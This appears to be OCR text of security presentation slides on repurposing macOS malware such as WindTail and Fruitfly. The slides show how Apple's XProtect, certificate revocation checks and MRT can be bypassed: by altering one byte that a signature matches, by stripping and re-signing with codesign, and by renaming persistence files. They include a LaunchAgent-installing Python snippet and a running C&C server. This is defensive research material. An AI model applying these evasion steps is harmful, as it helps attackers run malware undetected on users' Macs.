
delete

terminate


Terminal Shell Edit View Window Help
Mon 7:12 PM
Library
Search
Library
Library
Calendars
CallServices
ColorPickers
Colors
Compositions
Containers
Cookies
CoreFollowUp
Dictionaries
Family
Favorites
FileProvider
Final_Presentation
FontCollections
Fonts
Group Containers
HomeKit
IdentityServices
iMovie
Input Methods
Internet Plug-Ins
windtail — Python — 159×20
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...

!Detection

remaining unseen, by apple, et. al




Apple's Built-In Malware Mitigations


obstacles...but rather trivial to bypass ;)

"We designed macOS with advanced technologies ...to constantly monitor, and ultimately keep your Mac safer"


-apple



XProtect



revoked certificate checks





```
$ log show | grep -i MRT

2019-07-16 MRT: (libswiftFoundation.dylib) Found OSX.Snake.A infection.
2019-07-16 MRT: (libswiftFoundation.dylib) Found OSX.CpuMeaner.A infection.
```

Malware Removal Tool (MRT)

XProtect

built-in signature-based scanner (downloads)

'UXProtect' (Digita)




```
rule KeRangerA
{
    meta:
     description = "OSX.KeRanger.A"

     strings:
         $a = {48 8D BD D0 EF FF FF BE 00 00 00 00 BA 00 04 00 00 31 C0 49 89 D8 ?? ?? ?? ?? ?? 31 F6
               4C 89 E7 ?? ?? ?? ?? ?? 83 F8 FF 74 57 C7 85 C4 EB FF FF 00 00 00 00}

     condition:
         Macho and $a
}
```

/System/Library/CoreServices/XProtect.bundle/Contents/Resources/XProtect.yara

BYPASSING XPROTECT


...by changing 1 byte

XProtect.yara

```
01  description = "OSX.KeRanger.A"
02  strings:
03   $a = {48 8D BD D0 EF FF FF BE 00 00 00 00 BA 00 04 00 00 31 C0 49 89 D8 ?? ?? ?? ?? ??
04         31 F6 4C 89 E7 ?? ?? ?? ?? ?? 83 F8 FF 74 57 C7 85 C4 EB FF FF 00 00 00 00}
```

Transmission.app


how to change?



re-order instructions

modify instructions/consts

mov edx, 0x400
mov edx, 0x300



user — -bash — 130×17
users-Mac:~ user$
Transmission
Transmission 2


Certificate Checks

a security mechanism to block malicious code

```
$ spctl --verbose=4 --assess --type execute OSX.WindTail/Final_Presentation.app
Final_Presentation.app: CSSMERR_TP_CERT_REVOKED
```

revoked
(CSSMERR_TP_CERT_REVOKED)






now revoked: OSX.WindTail

```
$ log stream
  kernel: (AppleMobileFileIntegrity) AMFI: code signature validation failed.
  trustd: [com.apple.securityd:policy] cert[0]: Revocation =(leaf)[force]> 1
  amfid: (Security) Trust evaluate failure: [leaf Revocation1]
  kernel: proc 1947: load code signature error 4 for file "usrnode"
```

revoked cert?

blocked!



Bypassing Certificate Revocation

...simply unsign (and/or) resign


undocumented flag: '--remove-signature'

```
$ codesign --remove-signature OSX.WindTail/Final_Presentation.app

$ codesign -dvv OSX.WindTail/Final_Presentation.app
Final_Presentation.app: code object is not signed at all
```

1 remove (revoked) certificate

```
$ codesign -s "Developer ID Application: <some dev id>"
```

2 (re)sign




(re)signed, validly


MALWARE REMOVAL TOOL (MRT)

built-in signature-based scanner (installed)

```
$ strings -a /System/Library/CoreServices/
MRT.app/Contents/MacOS/MRT | grep "OSX."
OSX.CpuMeaner.A
OSX.Mudminer.A
OSX.ShellDrop.A
OSX.Snake.A
OSX.Proton.D
OSX.Proton.C
OSX.Proton.B
OSX.Morcut.A
OSX.Trovi.A
OSX.InstallImitator.A
OSX.Eleanor.A
OSX.WireLurker.A
OSX.MaMi.A
OSX.HMining.C
OSX.HMining.B
OSX.HMining.A
OSX.Mughthesec.A
OSX.Netwire.A
OSX.XcodeGhost.A
OSX.Fruitfly.B
```

(embedded) MRT detections






...not just malware!

BYPASSING MRT

...simply rename components

```
aLibrarylauncha_10011ae90:        // aLibrarylauncha
    db          "~/Library/LaunchAgents/com.client.client.plist", 0
aClient:
    db          "~/.client", 0
aTmpcr:
    db          "/tmp/cr", 0
aTmpproxy:
    db          "/tmp/proxy", 0
    db          "", 0
    db          "", 0
    db          "", 0
    db          "", 0
aTmpclientclass:
    db          "/tmp/client.class", 0
aLibrary_10011aef2:        // aLibrary
    db          "Library", 0
aOsxfruitflya:
    db          "OSX.Fruitfly.A", 0
    db          "", 0
```



persistence:
"com.client.client.plist"

binary: ~/.client


MRT signature: OSX.Fruitfly.A


bypass MRT !

```
01  FRUIT_FLY = "anything but '~/.client' "
02  FRUIT_FLY_PLIST = "anything but 'com.client.client.plist' "
03
04  plist = '''<?xml version="1.0" encoding="UTF-8"?> ...'''
05  shutil.copyfile(sys.argv[1], os.path.expanduser(FRUIT_FLY))
06  with open(os.path.expanduser(FRUIT_FLY_PLIST), 'w') as plistFile:
07    plistFile.write(plist % (os.path.expanduser(FRUIT_FLY), sys.argv[2]))
```

